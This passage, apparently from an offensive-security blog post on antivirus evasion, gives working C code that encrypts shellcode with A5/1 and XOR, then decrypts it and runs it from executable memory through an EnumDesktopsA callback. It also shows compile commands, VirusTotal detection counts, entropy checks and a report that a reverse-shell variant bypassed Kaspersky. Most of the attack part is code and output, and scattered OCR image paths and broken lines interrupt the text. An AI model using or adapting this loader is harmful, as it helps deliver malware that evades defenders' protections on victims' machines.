0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20,
0x3e, 0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48,
0x85, 0xc0, 0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b,
0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1,
0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8,
0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0,
0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0,
0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59,
0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff,
0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff,
0x5d, 0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0,
0x0, 0x3e, 0x4c, 0x8d, 0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45,
0x83, 0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56,
0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d,
0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0 };
  int key_len = sizeof(key);
  int my_payload_len = sizeof(message);
  int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;

  unsigned char padded[pad_len];
  // memset(padded, 0x90, pad_len);
  // memcpy(padded, message, my_payload_len);

  memcpy(padded, message, my_payload_len);
  memset(padded + my_payload_len, 0x90, pad_len - my_payload_len);

  printf("\noriginal shellcode: \n");
  for (int i = 0; i < sizeof(message); i++) {
    printf("%02x ", message[i]);
  }
  printf("\n\n");

  printf("\npadded message: \n");
  for (int i = 0; i < sizeof(padded); i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  unsigned char encrypted[pad_len];
  a5_1_encrypt(key, key_len, padded, pad_len, encrypted);
  XOR((char *) encrypted, pad_len, my_secret_key, sizeof(my_secret_key));

  printf("\nencrypted message: \n");
  for (int i = 0; i < pad_len; i++) {
    printf("%02x ", encrypted[i]);
  }
  printf("\n\n");

  unsigned char decrypted[pad_len];
  XOR((char *) encrypted, pad_len, my_secret_key, sizeof(my_secret_key));
  a5_1_decrypt(key, key_len, encrypted, pad_len, decrypted);

  printf("\ndecrypted message:\n");
  for (int i = 0; i < pad_len; i++) {
    printf("%02x ", decrypted[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, decrypted, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
  return 0;
}
```

As you can see, I just added `XOR` function:

```
// key for XOR decrypt
char my_secret_key[] = "meowmeowmeowmeow";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
  int j;
  j = 0;
  for (int i = 0; i < data_len; i++) {
    if (j == key_len - 1) j = 0;
    data[i] = data[i] ^ key[j];
    j++;
  }
}
```


and update encryption logic, as I wrote earlier:

```
unsigned char encrypted[pad_len];
a5_1_encrypt(key, key_len, padded, pad_len, encrypted);
XOR((char *) encrypted, pad_len, my_secret_key, sizeof(my_secret_key));

printf("\nencrypted message: \n");
for (int i = 0; i < pad_len; i++) {
  printf("%02x ", encrypted[i]);
}
printf("\n\n");

unsigned char decrypted[pad_len];
XOR((char *) encrypted, pad_len, my_secret_key, sizeof(my_secret_key));
a5_1_decrypt(key, key_len, encrypted, pad_len, decrypted);

printf("\ndecrypted message:\n");
for (int i = 0; i < pad_len; i++) {
  printf("%02x ", decrypted[i]);
}
printf("\n\n");
```

demo 3

Compile `hack3.c`:


```
x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
└─$ x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
└─$ ls -lt
total 148
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Mar 25 14:50 hack3.exe
-rw-r--r-- 1 cocomelonc cocomelonc  5705 Mar 25 14:50 hack3.c
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 14:22 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc  3634 Mar 25 14:22 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc  1140 Mar 25 13:55 entropy.py
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 10:50 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  5257 Mar 25 10:50 hack.c
```

And run at the victim's machine:

```
.\hack3.exe
```




win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
=^..^=
OK
4:57 AM
3/25/2023
Right Ctrl

```
4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 90 90 90


encrypted message:
8c 34 fa cb 5a 98 a2 9e 35 35 eb 8d 41 44 1f c0 c9 91 41 e9 d8 42 0d 1a 4a ab 11 8a 00 0b
 6e 57 9a de b2 1f 2d 19 d6 97 e0 ad 0e 3c a4 b8 6b 68 8d 8c 3a 64 f1 fa 26 52 1b 92 47 3
8 d3 60 3a 1f 04 60 94 a1 fc f9 04 51 64 91 30 33 50 56 57 35 af 4f ef 6d 61 d8 bb 84 51
89 6a 9c b9 75 d4 bd ef 64 69 ff 88 00 8c ab 93 12 5c 8e 09 b2 ef 7e e9 b0 a6 6b 64 9b ac
 19 7c 6e 59 eb 31 c4 b9 3f 59 84 67 07 ac c3 7e e6 24 6a 3a 62 0c 5d 8a 07 b4 1b 62 75 2
b 11 37 b2 56 a0 0e 01 35 5e 2e d4 6d 00 27 7c ed 53 d1 34 f2 7d 87 49 2c eb 07 2b 65 65
b5 19 7c 6e 69 eb 31 c4 bf 33 30 0c 77 68 35 35 7c 7f ac 3e 3a 39 85 e6 86 52 04 77 d1 96
 3f 74 66 ad 51 39 f0 c5 84 29 95 a0 c                ef 75 79 4f 87 fa fd 9e 47 37 2c 5
a 29 aa b8 ec 6c 63 79 8d 5e bb 29 f7                2 a5 56 b2 22 77 95 df d0 13 da fb
3b 02 5a 48 da 02 14 14 a0 4c 60 57 01                a5 7f e5

                                        Meow-meow!

decrypted message:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00                51 56 48 31 d2 65 48 8b 52 60 3e 48
 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 5                4a 4d 31 c9 48 31 c0 ac 3c 61 7c 0
2 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52                2 20 3e 8b 42 3c 48 01 d0 3e 8b 80
88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9
 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4
c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01
d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0
 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3
e 4c 8d 85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5
4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 90 90 90
```

As you can see, everything worked perfectly! =^..^=

Let's go to upload this malware with combined encrypted payload to VirusTotal:



20 / 68

Community Score

20 security vendors and no sandboxes flagged this file as malicious

9f297cbd929a6a17d72d240fffff181a34a66db36737bbb4458af9b3beb01554
hack3.exe
peexe 64bits assembly

40.50 KB
Size

2023-03-25 11:59:56 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.shellcode/marte Threat categories trojan Family labels shellcode marte meterpreter

Security vendors' analysis Do you want to automate checks?


Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win.Generic.C5397500
ALYac	Generic.ShellCode.Marte.F.68B365B5	Arcabit	Generic.ShellCode.Marte.F.68B365B5
Avira (no cloud)	HEUR/AGEN.1329818	BitDefender	Generic.ShellCode.Marte.F.68B365B5
CrowdStrike Falcon	Win/malicious_confidence_90% (D)	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	Emsisoft	Generic.ShellCode.Marte.F.68B365B5 (B)
eScan	Generic.ShellCode.Marte.F.68B365B5	ESET-NOD32	A Variant Of Win64/ShellcodeRunner.JA
GData	Generic.ShellCode.Marte.F.68B365B5	Google	Detected
MAX	Malware (ai Score=89)	Microsoft	VirTool:Win32/Meterpreter
Rising	Trojan.ShellcodeRunner!8.6166 (TFE:5:FK...	Symantec	Meterpreter
Trellix (FireEye)	Generic.ShellCode.Marte.F.68B365B5	VIPRE	Generic.ShellCode.Marte.F.68B365B5
Alibaba	✓ Undetected	Antiy-AVL	✓ Undetected
Avast	✓ Undetected	AVG	✓ Undetected

https://www.virustotal.com/gui/file/9f297cbd929a6a17d72d240fffff181a34a66db36737bbb4458af9b3beb01554/detection

As you can see, only 20 of 69 AV engines detect our file as malicious, we have reduced the number of AV engines which detect our malware from 21 to 20

Ok, calc entropy:


```
python3 entropy.py -f ./hack3.exe
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24
└─$ python3 entropy.py -f ./hack3.exe
.text
        virtual address: 0x1000
        virtual size: 0x7068
        raw size: 0x7200
        entropy: 6.2463877008549975
.data
        virtual address: 0x9000
        virtual size: 0x110
        raw size: 0x200
        entropy: 1.2269764498390425
.rdata
        virtual address: 0xa000
        virtual size: 0xf00
        raw size: 0x1000
        entropy: 5.094887586285685
```


Kaspersky AV evasion

So, as you may have noticed our samples uploaded to VirusTotal bypassed Kaspersky:



Gridinsoft (no cloud)	✓ Undetected
K7AntiVirus	✓ Undetected
Kaspersky	✓ Undetected
Malwarebytes	✓ Undetected
McAfee	✓ Undetected
NANO-Antivirus	✓ Undetected

I decided to test this in practice: I replaced the payload with a reverse shell, add calling functions by hash names, some tricks with my own implementation of `GetProcAddress` and `GetModuleHandle` functions (which I will cover deeper in future posts) and ran it in my local laboratory:



```
┌─[✗]─[root@parrot]─[/home/parrot]
└──╼ #ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536
ult qlen 1000
    link/loopback 00:00:00:00:00:00 brd
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWE
group default qlen 1000
    link/ether 08:00:27:65:f9:90 brd ff
    inet 10.10.10.11/24 brd 10.10.10.25
       valid_lft forever preferred_lft
    inet6 fe80::a00:27ff:fe65:f990/64 s
       valid_lft forever preferred_lft
┌─[root@parrot]─[/home/parrot]
└──╼ #nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.10.11] from (UNKNOWN)
Windows PowerShell
Copyright (C) Microsoft Corporation. Al

PS C:\Users\IEUser\Documents> _
```

As you can see, this combination bypass Kaspersky AV.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: T1027
AV evasion: part 1
AV evasion: part 2
Shannon entropy
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine